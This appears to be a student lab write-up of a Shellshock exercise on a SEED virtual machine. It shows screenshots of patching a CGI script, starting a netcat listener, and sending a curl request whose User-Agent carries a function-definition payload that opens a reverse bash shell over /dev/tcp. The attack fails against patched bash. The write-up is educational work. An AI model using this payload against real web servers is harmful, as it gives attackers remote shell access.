
I checked to see if the bash is pointing to the bash which is patched and is not vulnerable to the shellshock attack. Then I gained the root access using the sudo command. I then navigated to the /usr/lib/cgi-bin using the cd command. I edited the myprog.cgi file from #!/bin/bash\_shellshock to #!/bin/bash and saved it in the same directory. I then exit from the root user.



```
Terminator root@VM: /usr/lib/cgi-bin
root@VM: /usr/lib/cgi-bin 66x24
[02/21/20]seed@VM:~$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Feb 21 02:18 /bin/sh -> /bin/bash
[02/21/20]seed@VM:~$ sudo su
root@VM:/home/seed# cd /usr/lib/cgi-bin/
root@VM:/usr/lib/cgi-bin# ls
myprog.cgi  myprog.cgi.1  task3.cgi
root@VM:/usr/lib/cgi-bin# vi myprog.cgi
root@VM:/usr/lib/cgi-bin# ls -l myprog.cgi
-rwxr-xr-x 1 root root 74 Feb 21 02:25 myprog.cgi
root@VM:/usr/lib/cgi-bin# cat myprog.cgi
#!/bin/bash
echo "Content-type: text/plain"
echo
echo
echo "Hello World"
root@VM:/usr/lib/cgi-bin#
```




This is the attackers machine. I used the netcat(nc) command to listen to the victims machine. I used nc -l 9090 -v to establish the connection from the attckers machine.

A screenshot of a Terminator terminal window. The window title is "Terminator". The terminal shows a netcat listener command being executed. The prompt is "[02/21/20]seed@VM:~\$". The command entered is "nc -l 9090 -v". The output is "Listening on [0.0.0.0] (family 0, port 9090)". The terminal has a blue title bar with "/bin/bash" and a status bar with "/bin/bash 66x24". The background of the terminal is a grey image of water droplets. On the left side of the terminal window, there is a vertical dock with various application icons: a gear, a notepad, a terminal, a file manager, a web browser, a music player, a video player, a game, a clock, and a power button. The top right of the window shows system icons for volume, network, and battery, along with the time "2:30 AM".

```
Terminator /bin/bash
/bin/bash 66x24
[02/21/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```


This is the victims machine. I ran the curl command to make the shell interactive using the reverse shell concept. I made the reverse shell to be interactive, using the -i command and make the shell to be redirected to the TCP connection. I also make the standard output and the standard input redirect to the standard input of the attackers machine. Now when I ran the command I am not able to get the root access to the on the attackers machine. I am only able to see the Hello World statement getting printed which is present in the myprog.cgi. The statement after the function definition is not getting printed because of the bash shell which is not vulnerable to shellshock attack and is already patched.



The screenshot shows a Terminator terminal window with a dark theme. The title bar reads "Terminator" and includes system icons for volume, network, and time (2:31 AM). The terminal window has a blue header bar with the text "/bin/bash" and a smaller text "/bin/bash 66x24". The main terminal area has a light gray background with a subtle water droplet pattern. The command prompt is "[02/21/20]seed@VM:~\$". The command entered is `curl -A "()" { echo ShellShocked;}; echo Content_type: test/plain; echo; echo; /bin/bash -i > /dev/tcp/127.0.0.1/9090 0<&1 2>&1" http://localhost/cgi-bin/myprog.cgi`. The output of the command is "Hello World". The prompt returns to "[02/21/20]seed@VM:~\$". On the left side of the terminal window, there is a vertical dock with several application icons: a gear, a notepad, a terminal, a file manager, a web browser, a settings icon, a CD/DVD icon, and a laptop icon.

```
Terminator /bin/bash
[02/21/20]seed@VM:~$ curl -A "()" { echo ShellShocked;}; echo Content_type: test/plain; echo; echo; /bin/bash -i > /dev/tcp/127.0.0.1/9090 0<&1 2>&1" http://localhost/cgi-bin/myprog.cgi
Hello World
[02/21/20]seed@VM:~$
```

This is the attacker's machine. When I ran the curl command on the victims machine, I should have got the root access of the victim machine on the attackers terminal. But I am not able to see the root access of the victim. This is because of the /bin/bash which is not vulnerable to shellshock attack.

The image shows a Kali Linux desktop environment. A terminal window titled "Terminator" is open, displaying a netcat listener command. The terminal output shows the command being executed and the status of the listener. The desktop background is a light gray with a subtle pattern of water droplets. A vertical dock on the left side contains several application icons, including a gear for settings, a document with a pencil, a terminal, a file manager, a web browser, and a CD icon. The top of the terminal window shows the title bar with standard window controls and system status icons like volume and network. The terminal text is as follows:

```
Terminator /bin/bash
/bin/bash 66x24
[02/21/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```